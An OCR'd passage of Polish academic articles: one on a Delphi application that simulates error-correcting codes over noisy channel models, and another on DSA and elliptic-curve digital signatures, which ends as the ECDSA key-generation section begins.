## 1. System komunikacji

Transmisja danych jest procesem zachodzącym w pewnym systemie, nazywanym systemem komunikacji. W najprostszej postaci składa się on ze źródła danych, kanału transmisji oraz odbiorcy. Dla potrzeb teorii informacji wyróżnia się jeszcze dwa dodatkowe elementy. Pełny schemat systemu komunikacji przedstawia rys 1.





*Rys. 1. Schemat systemu komunikacji*

Następne sekcje zawierają omówienie kluczowych elementów systemu.

### 1.1. Źródło danych

Źródłem danych nazywamy dowolny proces tworzący sekwencje symboli. Symbole te należą do określonego alfabetu, nazywanego alfabetem źródła. W wypadku zastosowań opisywanych w niniejszej pracy rozpatrywane są źródła binarne, tworzące sekwencje bitów. Źródłem binarnym może być zarówno dowolne urządzenie cyfrowe, jak również plik zawierający dane.

Aplikacja modelująca system transmisji musi zawierać implementację źródła danych – źródło losowe lub możliwość stosowania dowolnych, rzeczywistych danych. Stworzenie implementacji źródła losowego wymaga jednak znajomości rzeczywistej struktury danych tworzonych przez modelowane źródła. Dane dotyczące przykładowych plików przedstawiono na rys. 2.




*Rys. 2. Wewnętrzna struktura przykładowych plików*

Przeprowadzone badania wykazały, że pliki zaszyfrowane oraz silnie skompresowane (RAR, ZIP, MP3) mają bardzo podobną strukturę – wszystkie bajty występują z niemal równą częstotliwością. Ponieważ właśnie ten typ danych dominuje w transmisjach internetowych, jako model źródła losowego zaimplementowano pseudolosowy generator tworzący bajty z jednakową częstotliwością. Możliwa jest również transmisja danych o dowolnej strukturze – system pozwala na zastosowanie jako źródła wybranego pliku.

## 1.2. Nadajnik

Główną funkcją nadajnika jest przekształcenie danych pochodzących ze źródła do postaci odpowiedniej dla używanego kanału transmisji. W systemach stosujących ochronę transmitowanych danych nadajnik spełnia również rolę kodera – oblicza elementy kontrolne dla przesyłanych danych.

Podczas symulowania procesu transmisji przekształcanie danych nie jest konieczne. Dlatego jedyną funkcją modułu aplikacji odpowiadającego nadajnikowi jest obliczanie sekwencji kontrolnych.

## 1.3. Kanał transmisji

Kanał transmisji to dowolne medium służące do przesyłania danych. W wypadku informacji cyfrowej może to być linia telefoniczna, łącze światłowodowe czy częstotliwość radiowa. Każde z wymienionych powyżej rodzajów kanału transmisji jest podatny na zakłócenia elektroma-

gnetyczne pochodzące z otoczenia czy nakładania się sygnałów. Wpływ czynników zewnętrznych jest na obecnym poziomie technologii niemożliwy do wyeliminowania, co jest przyczyną tworzenia programowych metod ochrony informacji.

Matematyczne modele kanałów transmisji powstały jako uogólnienie wyników badań nad ich właściwościami i rodzajami powstających w nich zakłóceń. Najważniejszymi modelami są:

- binarny kanał symetryczny – błędy występują niezależnie z określonym prawdopodobieństwem, takim samym dla obu wartości bitu;
- binarny kanał niesymetryczny – błędy występują niezależnie, z tym że prawdopodobieństwo ich wystąpienia zależy od wartości transmitowanego bitu;
- dwustanowy model Gilberta – w kanale opisywanym tym modelem występują błędy seryjne o średniej długości zależnej od zdefiniowanych parametrów.

Przedstawiona w tym artykule aplikacja zawiera implementacje powyższych modeli kanałów transmisji.

### 1.4. Odbiornik


Główną funkcją odbiornika w aplikacji modelującej system transmisji jest weryfikowanie poprawności danych na podstawie odebranych sekwencji kontrolnych.

### 1.5. Odbiorca danych

Nazwą tą określa się zazwyczaj osobę lub proces, dla którego dane są przeznaczone. Element taki nie jest koniecznym składnikiem modelu systemu transmisji, dlatego został zastąpiony modułem sprawdzającym poprawność zdekodowanych danych i podsumowującym otrzymane wyniki.

## 2. Aplikacja modelująca system transmisji

Aplikacja modelująca system transmisji powstała w środowisku Delphi 5 Standard firmy Borland z zastosowaniem komponentów należących do tej dystrybucji. Program ma budowę modułową. Dane pomiędzy elementami systemu są przesyłane za pomocą obiektów `TMemoryStream`. Strumień wyjściowy każdego elementu jest publicznie dostępny, co pozwala na połączenie go z wejściem następnego elementu. Rolę nadajnika i odbiornika pełni jedna klasa. Interfejs aplikacji przedstawiono na rys 3.




*Rys. 3. Interfejs użytkownika aplikacji „Model"*

## 2.1. Typy pomocnicze

W aplikacji zaimplementowano dwie rodziny kodów blokowych, zatem jednym z podstawowych typów jest reprezentant bloku danych zadeklarowany jako

```
TBlock = array[1..255] of Boolean;
```

Zadeklarowano również bufory o pojemności 10 bloków danych, w notacji bajtowej i bitowej, mające odpowiednio postać:

```
TByte = array[1..2550] of Byte;
TBool = array[1..20400] of Boolean;
```

## 2.2. Klasa TFormComm

Klasa `TFormComm` stanowi podstawę wszystkich elementów systemu komunikacji. Pozwala wszystkim elementom systemu na wypisywanie komunikatów o przebiegu ich działania do okna tekstowego aplikacji.

## 2.3. Klasa TSource

Klasa `TSource` stanowi model źródła danych. Umożliwia pseudolosowe generowanie danych wejściowych oraz wczytanie do programu danych z pliku. Nagłówek klasy ma postać:

```
TSource = class(TFormComm)
public
    output: TMemoryStream;
private
    filename: String;
    flag: Boolean;
    range: LongInt;
public
    constructor Create;
    destructor Free;
    procedure SetFileName(filename: String;
    procedure SetFlag(flag: Boolean);
    procedure SetRange(num: Longint);
    procedure Run;
private
    procedure RandomSource;
    procedure FileSource;
end;
```

Zadeklarowane w tej klasie zmienne pełnią następujące funkcje:

- output – strumień bajtowy, do którego zostaną zapisane generowane przez źródło dane; zostanie on połączony ze strumieniem wejściowym kodera,
- filename – nazwa pliku stanowiącego źródło danych,
- flag – zmienna logiczna określająca rodzaj źródła (jeśli jest ustawiona, źródło generuje dane pseudolosowe; w przeciwnym wypadku zostaje wczytany plik),
- range – określa liczbę bajtów, jaka ma zostać wygenerowana.

Funkcje metod klasy `TSource`:

- Create – konstruktor, tworzy strumień wyjściowy,
- Free – destruktor, usuwa strumień,
- SetFileName – pozwala na ustawienie nazwy pliku,
- SetFlag – pozwala na ustawienie flagi,
- SetRange – pozwala na ustalenie liczby generowanych bajtów,
- Run – uruchamia źródło,
- RandomSource – metoda generująca pseudolosowy ciąg bajtów,
- FileSource – metoda pozwalająca na wczytanie pliku do strumienia.

## 2.4. Klasa TCode

Klasa `TCode` jest klasą bazową dla wszystkich metod kodowania i dekodowania danych. Obsługuje ona operacje niezwiązane bezpośrednio

z kodowaniem, ale przygotowuje bloki danych i obsługuje zdefiniowany w aplikacji protokół transmisji. Poniżej opisano ten protokół.

Ze względu na fakt, że kody blokowe nie pracują na pełnych bajtach, konieczne są dodatkowe operacje umożliwiające prawidłowe odczytanie zakodowanej informacji. Jeśli otrzymana na wejściu informacja nie jest wielokrotnością długości bloku danych, ostatni zakodowany blok musi być uzupełniony do pełnej długości. Aby możliwe było prawidłowe dekodowanie, dekoder musi znać liczbę bitów rzeczywistych danych w ostatnim bloku (często konieczne jest również rozszerzenie ciągu do pełnych bajtów, ale to nie stanowi problemu – dekoder po prostu wczytuje wszystkie pełne wielokrotności długości bloku, ignorując uzupełnienie.) Liczba ta jest przesyłana trzykrotnie, jako trzy ostatnie bajty komunikatu. Dekoder odbiera je i na tej podstawie ustala ilość danych w ostatnim bloku. Jeśli ta informacja ulegnie zakłóceniu, zostanie przyjęta najbardziej prawdopodobna wartość liczby, ustalona na podstawie trzech otrzymanych wartości. Nagłówek klasy TCode ma postać:

```
TCode = class(TFormComm)
public
    encOutput, decOutput: TMemoryStream;
protected
    encInput, decInput: TMemoryStream;
    n, k, r, m, t: Word;
    ByteB: TByte;
    empty: Boolean;
    cOps: Comp;
    function Check(a,b,c: Byte):Byte;
    function ToBool(var BoolB: TBool; size: Integer):
                                                Integer;
    function ToByte(BoolB: TBool; size: Integer):
                                                Integer;
    function bufferEncode(size: Integer; var last:
                                        Byte): Integer;
    function bufferDecode(size: Integer; last: Byte):
                                                Integer;
    procedure get(var big: TBool; var small: TBlock;
                                from, count: Integer);
    procedure put(var big: TBool; var small: TBlock;
                                from, count: Integer);
    procedure blockEncode(var block: TBlock);
                                        virtual; abstract;
    procedure blockDecode(var block: TBlock);
                                        virtual; abstract;
```

```
public
    constructor Create;
    destructor Free;
    procedure connectToEncoder(src: MemoryStream);
    procedure connectToDecoder(src: MemoryStream);
    procedure Encode;
    procedure Decode;
end;
```

Zadeklarowane w tej klasie zmienne pełnia następujące funkcje:

- encOutput, decOutput – strumienie wyjściowe kodera i dekodera, odpowiednio,
- n, k, r, t, m – liczby określające współczynniki kodów,
- ByteB – bufor, do którego są wczytywane dane z wejścia przed obróbką i do którego trafiają po obróbce,
- empty – wartość wskazująca, czy wybrano opcje „bez kodowania",
- cOps – zmienna, której wartość odpowiada liczbie wykonanych podczas kodowania i dekodowania operacji arytmetycznych i logicznych.

Prywatne metody klasy TCode wykonują następujące zadania:

- Check – ustala najbardziej prawdopodobną liczbę danych w ostatnim bloku; jest częścią protokołu transmisji,
- ToBool – zamienia reprezentację bajtową na bitową,
- ToByte – zamienia reprezentację bitową na bajtową,
- bufferEncode – koduje wczytany bufor (dzieli na bloki, wywołuje dla nich metodę BlockEncode, przekształca zakodowane bloki na ciąg bajtów, zgodnie z protokołem),
- bufferDecode – dekoduje wczytany bufor,
- get – pobiera z bufora bitowego blok danych,
- put – zapisuje do bufora bitowego blok danych,
- blockEncode – abstrakcyjna metoda kodująca pojedynczy blok; nadpisana w klasach potomnych,
- blockDecode – abstrakcyjna metoda kodująca pojedynczy blok; nadpisana w klasach potomnych.

Publiczne metody klasy TCode wykonują następujące zadania:

- Create – konstruktor, tworzy strumienie wyjściowe, zeruje licznik operacji,
- Free – destruktor, usuwa strumienie, wypisuje liczbę operacji,

- connectToEncoder – łączy wyjście źródła z koderem,
- connectToDecoder – łączy wyjście kanału z koderem,
- Encode – pobiera dane do bufora i po zakodowaniu zapisuje do strumienia wyjściowego; dodaje informacje o niepełnym bloku,
- Decode – pobiera dane do bufora i po zdekodowaniu zapisuje do strumienia wyjściowego; obsługuje informacje o niepełnym bloku.

Po klasie `TCode` dziedziczą klasy `Tbch` i `THamming` implementujące kody BCH i Hamminga odpowiednio. Więcej informacji o tych rodzinach kodów można znaleźć w publikacjach [1] i [2].

## 2.5. Klasa TChannel

Klasa `TChannel` symuluje ośrodek transmisji danych z występującymi w nim zakłóceniami. Trzy metody tej klasy odzwierciedlają trzy różne modele kanałów transmisji. Nagłówek tej klasy wygląda następująco:

```
TChannel = class(TFormComm)
    output: TMemoryStream;
private
    input: TMemoryStream;
    probErr,
    prob01, prob10,
    probGB, probBG: Double;
    state: Boolean;
    errors: Integer;
    error: Function(a: Byte): Byte of Object;
public
    constructor Create;
    destructor Free;
    procedure Connect(src: TMemoryStream);
    procedure Run(channel: String);
    procedure InitSymmetric(probErr: Double);
    procedure InitAsymmetric(prob01, prob10: Double);
    procedure InitGilbert(probErr, probGB, probBG:
                                              Double);
    function Symmetric(a: Byte): Byte;
    function Asymmetric(a: Byte): Byte;
    function Gilbert(a: Byte): Byte;
end;
```

Funkcja `Connect` tworzy połączenie ze strumieniem wyjściowym kodu. W zależności od wybranego rodzaju kanału obiekt jest inicjowany

za pomocą innej funkcji. Funkcje `Symmetric`, `Asymmetric` i `Gilbert` wprowadzają do podanego bajtu zakłócenia zgodnie ze zdefiniowanymi prawdopodobieństwami.

## 2.6. Klasa TReceiver

Klasa `TReceiver` podsumowuje proces transmisji – oblicza błędy w odebranych danych i skuteczność kodu. Nagłówek klasy ma postać:

```
TReceiver = class(TFormComm)
private
    fromSource, fromCode: TMemoryStream;
public
    constructor Create;
    destructor Free;
    procedure Connect(a, b: TMemoryStream);
    procedure Report(coded: Boolean);
end;
```

Obiekt `TReceiver` pobiera dane pochodzące z dwóch strumieni – z dekodera i ze źródła. Funkcja `Connect` łączy go z tymi strumieniami, zaś `Report` oblicza podsumowanie i prezentuje wynik użytkownikowi.

## Podsumowanie

Przedstawiona w tym artykule aplikacja pozwala na wielokrotne testowanie metod ochrony informacji w identycznych warunkach, co pozwala na jednoznaczną ocenę ich skuteczności i przydatności w konkretnych zastosowaniach. Obiektowa budowa programu umożliwia łatwą rozbudowę, dzięki czemu jest on narzędziem o dużych perspektywach rozwojowych.

### Bibliografia

1. E. R. Berlekamp, *Algebraic Coding Theory*, McGraw-Hill 1968.
2. R. W. Hamming, *Error Detecting and Error Correcting Codes*, Bell Sys. Tech. J., 29 (1950), 147-160.
3. W. Mochnacki, *Kody korekcyjne i kryptografia*, Oficyna Wydawnicza Politechniki Wrocławskiej 1997.
4. C. E. Shannon, *A Mathematical Theory of Communication*, Bell Sys. Tech. J., 27 (1948), 379-423 i 623-656.

# Podpis cyfrowy na podstawie teorii krzywych eliptycznych

*Marcin Płonkowski*

Podpis cyfrowy jest odpowiednikiem ręcznego sposobu podpisywania dokumentów. Dotyczy on dokumentów przesyłanych w formie elektronicznej. Wymagania wobec tegoż podpisu są takie same jak w wypadku tradycyjnego, odręcznego sposobu uwiarygodniania dokumentów. Mianowicie od podpisu cyfrowego wymaga się:

- zapewnienia autentyczności dokumentu – pozwala wykryć każdą nieautoryzowaną zmianę treści dokumentu,
- identyfikację nadawcy – dokument mógł zostać podpisany tylko przez osobę posiadającą unikatowy klucz prywatny,
- niezaprzeczalność – nadawca dokumentu nie może wyprzeć się podpisu złożonego pod dokumentem.

Podpis cyfrowy realizuje się z wykorzystaniem metod kryptografii asymetrycznej. Służy do tego para kluczy. Pierwszy z nich – klucz prywatny (znany tylko nadawcy) – służy do składania podpisu, drugi – zwany kluczem publicznym (ogólnie dostępny) – służy do weryfikacji podpisu. Aby podpisać wiadomość M, nadawca, używając swojego klucza prywatnego, szyfruje M. Wiadomość jest wysyłana wraz z podpisem. Osoba weryfikująca wiadomość deszyfruje podpis, używając klucza publicznego nadawcy. Jeżeli wiadomość wysłana przez nadawcę jest identyczna z wiadomością otrzymaną z deszyfracji podpisu, to:

- w dokumencie nikt nie dokonał nieautoryzowanych zmian,
- nadawcą tego dokumentu jest osoba, do której należał klucz publiczny, gdyż tylko ona posiada pasujący do niego klucz prywatny,
- nadawca nie może wyprzeć się wysłania wiadomości.

Podpis składany tą metodą ma jedną zasadniczą wadę. Mianowicie jest on mniej więcej tak długi jak podpisywany dokument. Aby zmniejszyć długość podpisu dokumentu wykorzystuje się funkcje skrótu [1].

**Definicja 1** [1]

Funkcją skrótu (*hash function*) nazywamy efektywną obliczeniowo funkcję odwzorowującą ciągi binarne o dowolnej długości na ciągi binarne o ustalonej długości.

W kontekście zastosowań kryptograficznych rozważa się następujące rodzaje funkcji skrótu:

- funkcja skrótu h jest słabo bezkonfliktowa, jeżeli dla danego x nie jest praktycznie możliwe znalezienie elementu x' rożnego od x takiego, że $h(x) = h(x')$,
- funkcja skrótu h jest silnie bezkonfliktowa, jeżeli nie jest praktycznie możliwe znalezienie dwóch różnych elementów x i x' takich, że $h(x) = h(x')$,
- funkcja skrótu h jest jednokierunkowa, jeżeli dla danego y nie jest praktycznie możliwe znalezienie x takiego, że $h(x) = y$.

Drugi warunek jest wzmocnieniem pierwszego oraz warunek trzeci wynika z drugiego. Tak więc drugi warunek jest najsilniejszy i jest on konieczny w funkcjach skrótu stosowanych do celów kryptograficznych.

## 1. Generowanie podpisu z wykorzystaniem funkcji skrótu

Metoda generowania podpisu z wykorzystaniem funkcji skrótu wygląda następująco. Nadawca, chcąc podpisać wiadomość M, oblicza wartość funkcji skrótu dla M. Następnie podpisuje za pomocą swojego prywatnego klucza wartość funkcji skrótu. Odbiorca, który chce zweryfikować podpis, deszyfruje go za pomocą klucza publicznego nadawcy. Następnie oblicza wartość funkcji skrótu dla otrzymanej wiadomości M i porównuje te wartości. Dzięki wykorzystaniu funkcji skrótu możemy podpisać dokument i zweryfikować go, nie zdradzając treści dokumentu.

## 2. Algorytm DSA

Tworzenie podpisu w oparciu o algorytm DSA odbywa się w następujący sposób [3]:

1. Generowanie kluczy wykorzystywanych przy podpisywaniu dokumentów metodą DSA odbywa się według następującego algorytmu:

- nadawca wybiera liczbę pierwszą q taką, że $2^{159} < q < 2^{160}$,
- wybiera t spełniające warunek $0 \le t \le 8$,
- wybiera liczbę pierwszą **p** taką, że $\mathbf{2^{511+64t} < p < 2^{512+64t}}$ oraz **q** dzieli **p-1**,
- (wybiera generator **g** grupy cyklicznej rzędu **q** w $Z^*_p$)
  I) wybiera element $b \in Z^*_p$ i oblicza $g := b^{(p-1)/q} \bmod p$,
  II) jeśli $g = 1$, to przejdź do I),
- wybiera losowo liczbę **a** taką, że $\mathbf{1 \le a \le q-1}$,
- oblicza $\mathbf{y := g^a \bmod p}$,
- kluczem publicznym jest czwórka **(p, q, g, y)**,
- kluczem prywatnym **a**.

2. Generowanie podpisu metodą DSA opisuje poniższy algorytm:

- nadawca wybiera losowo tajną liczbę całkowitą **k** taką, że $\mathbf{0 < k < q}$,
- oblicza $\mathbf{r := (g^k \bmod p) \bmod q}$,
- oblicza $\mathbf{k^{-1} \bmod q}$,
- oblicza $\mathbf{s := k^{-1} (h(m)+ar) \bmod q}$.
  Nadawca wysyła **m** i jej podpis **(r, s)**.

3. Osoba chcąca zweryfikować podpis musi skorzystać z następującego algorytmu:

- odbiorca sprawdza czy $\mathbf{0 < r < q}$ i $\mathbf{0 < s < q}$; jeśli nie, to podpis zostaje odrzucony,
- oblicza $\mathbf{w := s^{-1} \bmod q}$ i oblicza **h(m)**,
- oblicza $\mathbf{u := w \cdot h(m) \bmod q}$ i $\mathbf{v := r \cdot w \bmod q}$,
- oblicza $\mathbf{z := (g^u \cdot y^v \bmod p) \bmod q}$,
- jeśli **z = r**, to podpis akceptujemy, w przeciwnym wypadku odrzucamy.

4. Dowód poprawności podpisu: Jeżeli para **(r, s)** jest podpisem wiadomości **m**, to $\mathbf{h(m) = -ar + ks \pmod q}$. Mnożąc powyższą kongruencję przez **w** otrzymujemy $\mathbf{w \cdot h(m) = -arw + k \pmod q}$. Stąd otrzymujemy $\mathbf{u + av = k \pmod q}$. Podnosząc **g** do obu stron tej kongruencji, otrzymujemy $\mathbf{(g^u \cdot y^v \bmod p) \bmod q = (g^k \bmod p) \bmod q}$. Oznacza to, że **z = r**.

## 3. Ataki na systemy podpisów cyfrowych

Celem ataku na podpis cyfrowy jest podrobienie go. Możliwe jest to w wypadku, gdy [6]:

- osoba niepowołana (intruz) jest zdolna do podrobienia podpisu przynajmniej dla jednej wiadomości,
- intruz jest zdolny do wygenerowania podpisu dla szczególnych wiadomości lub klasy wybranych wiadomości,
- intruz jest w stanie wygenerować podpis dla każdej wiadomości bądź znaleźć skuteczny algorytm funkcjonalnie równoważny stosowanemu algorytmowi podpisywania wiadomości.

Istnieją dwie podstawowe metody ataku na podpis cyfrowy:

1. intruz zna tylko klucz publiczny nadawcy,
2. intruz może dokonać analizy podpisów odpowiadających bądź znanym, bądź wybranym wiadomościom.

W drugim wypadku możemy wyróżnić trzy klasy ataków:

- intruz posiada podpisy dla zbioru wiadomości, które są mu znane, ale nie wybrane przez niego,
- intruz jest w stanie pozyskać ważne podpisy dla wybranych wiadomości, zanim przystąpi do całkowitego złamania schematu; ten typ ataku jest nieadaptacyjny w tym sensie, że wiadomości wybrano, zanim intruz wszedł w posiadanie ich podpisu,
- adaptacyjny atak poprzez tekst wybrany – intruz jest w stanie wykorzystywać podpisującego jako wyrocznię; intruz może żądać podpisów wiadomości, które zależą od poprzednio otrzymywanych podpisów lub wiadomości – jest to najtrudniejszy typ ataku, jednak dobrze zaprojektowany schemat podpisu cyfrowego powinien być na taki atak odporny.

## 4. Krzywe eliptyczne

W ostatnich latach (począwszy od 1985 r.) teoria krzywych eliptycznych znalazła zastosowanie w takich problemach kryptograficznych, jak rozkład liczb całkowitych na czynniki pierwsze, testy pierwszości i konstrukcja kryptosystemów. Jednym z głównych powodów zainteresowania kryptologii teorią krzywych eliptycznych jest to, że są one źródłem olbrzymiej liczby grup skończonych, cechujących się bogatą strukturą algebraiczną [4].

Grupy punktów krzywych eliptycznych są w wielu aspektach podobne do grup multiplikatywnych ciał skończonych, ale ich przewaga polega na tym, że istnieje większa swoboda w wyborze krzywej eliptycznej niż w wyborze ciała skończonego.

Drugim ważnym powodem jest brak znanych algorytmów rozwiązywania problemu logarytmu dyskretnego w grupie punktów krzywej eliptycznej działających w czasie szybszym niż wykładniczy (co jest możliwe dla grup multiplikatywnych ciała skończonego).

## 5. Równanie krzywej eliptycznej

Krzywą eliptyczną **E** nad ciałem $\mathbb{F}$ nazywamy krzywą zadaną równaniem postaci:

$$Y^2 + a_1XY + a_3Y = X^3 + a_2X^2 + a_4X + a_6,\ a_i \in \mathbb{F} \qquad (1)$$

Przez $\mathbf{E}(\mathbb{F})$ oznaczymy zbiór złożony z punktów $(\mathbf{x}, \mathbf{y}) \in \mathbb{F}^2$, których współrzędne spełniają powyższe równanie, oraz punktu w nieskończoności oznaczanego przez $\boldsymbol{O}$.
Czyli [2] :

$$E(\mathbb{F}) := \{(x,y) \in \mathbb{F}^2 : y^2 + a_1xy + a_3y = x^3 + a_2x^2 + a_4x + a_6,\ a_i \in \mathbb{F}\} \cup \{O\}$$

Jeżeli **K** jest rozszerzeniem ciała $\mathbb{F}$, to $\mathbf{E}(\mathbb{K})$ jest zbiorem punktów $(\mathbf{x}, \mathbf{y}) \in \mathbb{K}^2$ spełniających równanie (1) i punktu $\boldsymbol{O}$.

Aby krzywa dana równaniem (1) była krzywą eliptyczną, musi być gładka.

Oznaczmy przez $f(\mathbf{x}, \mathbf{y}) = 0$ równanie (1) określające w sposób uwikłany **y** jako funkcję zmiennej **x**, wtedy $\mathbf{f(x, y) = y^2 + a_1xy + a_3y - x^3 - a_2x^2 - a_4x - a_6}$.
Punkt $(\mathbf{x}, \mathbf{y}) \in \mathbf{E}(\mathbb{F}')$ (gdzie $\mathbb{F}'$ oznacza algebraiczne domknięcie $\mathbb{F}$) leżący na krzywej jest punktem gładkim (lub nieosobliwym), jeżeli przynajmniej jedna pochodna cząstkowa $\partial f/\partial x$, $\partial f/\partial y$ jest w tym punkcie różna od zera. Oznacza to, że równania

$$a_1y = 3x^2 + 2a_2x + a_4, \qquad 2y + a_1x + a_3 = 0$$

nie są równocześnie spełnione przez żaden punkt $(\mathbf{x}, \mathbf{y}) \in \mathbf{E}(\mathbb{F}')$.

Jeżeli charakterystyka ciała $\mathbb{F}$ jest różna od **2**, to bez straty ogólności możemy przyjąć, że $\mathbf{a_1 = a_3 = 0}$. Czyli równanie (1) przyjmie postać:

$$y^2 = x^3 + a_2x^2 + a_4x + a_6 \qquad (2)$$

W wypadku, gdy charakterystyka $\mathbb{F}$ jest równa **2**, mamy tzw. krzywe supersingularne, jeżeli lewa strona jest równa $y^2 + a_3y$, oraz krzywe niesupersingularne, gdy lewa strona jest równa $y^2 + a_1xy$. W ostatnim wypadku bez straty ogólności możemy założyć, że $a_1 = 1$. Gdy charakterystyka $\mathbb{F}$ jest równa **2**, to możemy również zakładać, że $a_2 = 0$ w wypadku supersingularnym oraz $a_4 = 0$ w wypadku niesupersingularnym.

Jeżeli charakterystyka $\mathbb{F}$ jest różna od **2** i **3**, to możemy, stosując liniową zamianę zmiennych ($x \to x - \frac{1}{3}a_2$), po prawej stronie równania pozbyć się $x^2$. Tak więc bez straty ogólności możemy zakładać, że krzywa dana jest równaniem postaci:

$$y^2 = x^3 + ax + b\,,\ a, b \in \mathbb{F}\,,\ \mathrm{char}\,\mathbb{F} \neq 2, 3. \qquad (3)$$

W tym wypadku warunek gładkości krzywej jest równoważny temu, że wielomian występujący po prawej stronie równania (3) nie ma pierwiastków wielokrotnych. Jest to spełnione wtedy i tylko wtedy, gdy wyróżnik $-(4a^3 + 27b^2)$ wielomianu $x^3 + ax + b$ jest różny od zera [2].

## 6. Grupa abelowa punktów krzywej eliptycznej

Podstawową własnością punktów krzywej eliptycznej jest to, że tworzą one grupę abelową. Dla każdego rozszerzenia $\mathbb{K}$ ciała $\mathbb{F}$ zbiór $E(\mathbb{K})$ tworzy grupę abelową, w której elementem neutralnym jest $O$. Działanie + określamy w sposób opisany poniżej.

**Definicja 2** [4]:

Niech **E** będzie krzywą eliptyczną nad ciałem liczb rzeczywistych i niech **P** i **Q** będą dwoma punktami tej krzywej. Definiujemy punkt przeciwny do **P** i sumę **P + Q** w następujący sposób:

1. Jeżeli P jest punktem w nieskończoności $O$, to definiujemy $-P = O$ oraz $P + Q = Q$, czyli punkt $O$ jest elementem neutralnym działania +. W dalszym ciągu będziemy zakładać, że ani **P**, ani **Q** nie jest punktem w nieskończoności.
2. Element -P przeciwny do P jest to punkt o tej samej współrzędnej x co P, ale o przeciwnej współrzędnej y, tzn. -(x, y) = (x, -y). Z równania (3) wynika, że jeżeli punkt (x, y) leży na krzywej, to punkt (x, -y) też leży na tej krzywej. Jeżeli $Q = -P$, to przyjmujemy $P + Q = O$.
3. Jeżeli punkty **P i Q** mają różne współrzędne **x**, to prosta $l = PQ$ przecina krzywą w jeszcze jednym punkcie **R** (chyba, że $l$ jest styczna do

krzywej w punkcie **P** i wówczas przyjmujemy **R = P** lub jest styczna w punkcie **Q** i wtedy przyjmujemy **R = Q**). Następnie jako **P + Q** przyjmujemy **–R**. Punkt ten jest symetryczny względem osi **x** do trzeciego punktu przecięcia.

4. Ostatnią możliwością jest **P = Q**. Niech prosta ***l*** będzie styczną do krzywej w punkcie **P** i niech **R** będzie jedynym punktem przecięcia prostej ***l*** z krzywą, różnym od **P**. W tedy definiujemy **P + Q = -R** (punkt **R** pokrywa się z **P**, jeżeli styczna jest w **P** „Podwójnie styczna", tzn. **P** jest punktem przegięcia).

Teoria krzywych eliptycznych znajduje zastosowanie w takich problemach, jak:

- kodowanie tekstów otwartych,
- systemy wymiany kluczy i przesyłania wiadomości,
- testy pierwszości,
- rozkład liczb na czynniki,
- podpis cyfrowy.

## 7. Zastosowanie krzywych eliptycznych w tworzeniu podpisu cyfrowego

Zostanie teraz opisany podpis cyfrowy generowany na podstawie teorii krzywych eliptycznych analogiczny do używanego w USA podpisu cyfrowego DSA (w skrócie oznaczany ECDSA). ECDSA jest głęboko analizowany przez komitety standaryzacyjne kilku organizacji i możliwe, że wkrótce zostanie on uznany za standard wobec DSA [2].

### 7.1. Generowanie kluczy w ECDSA

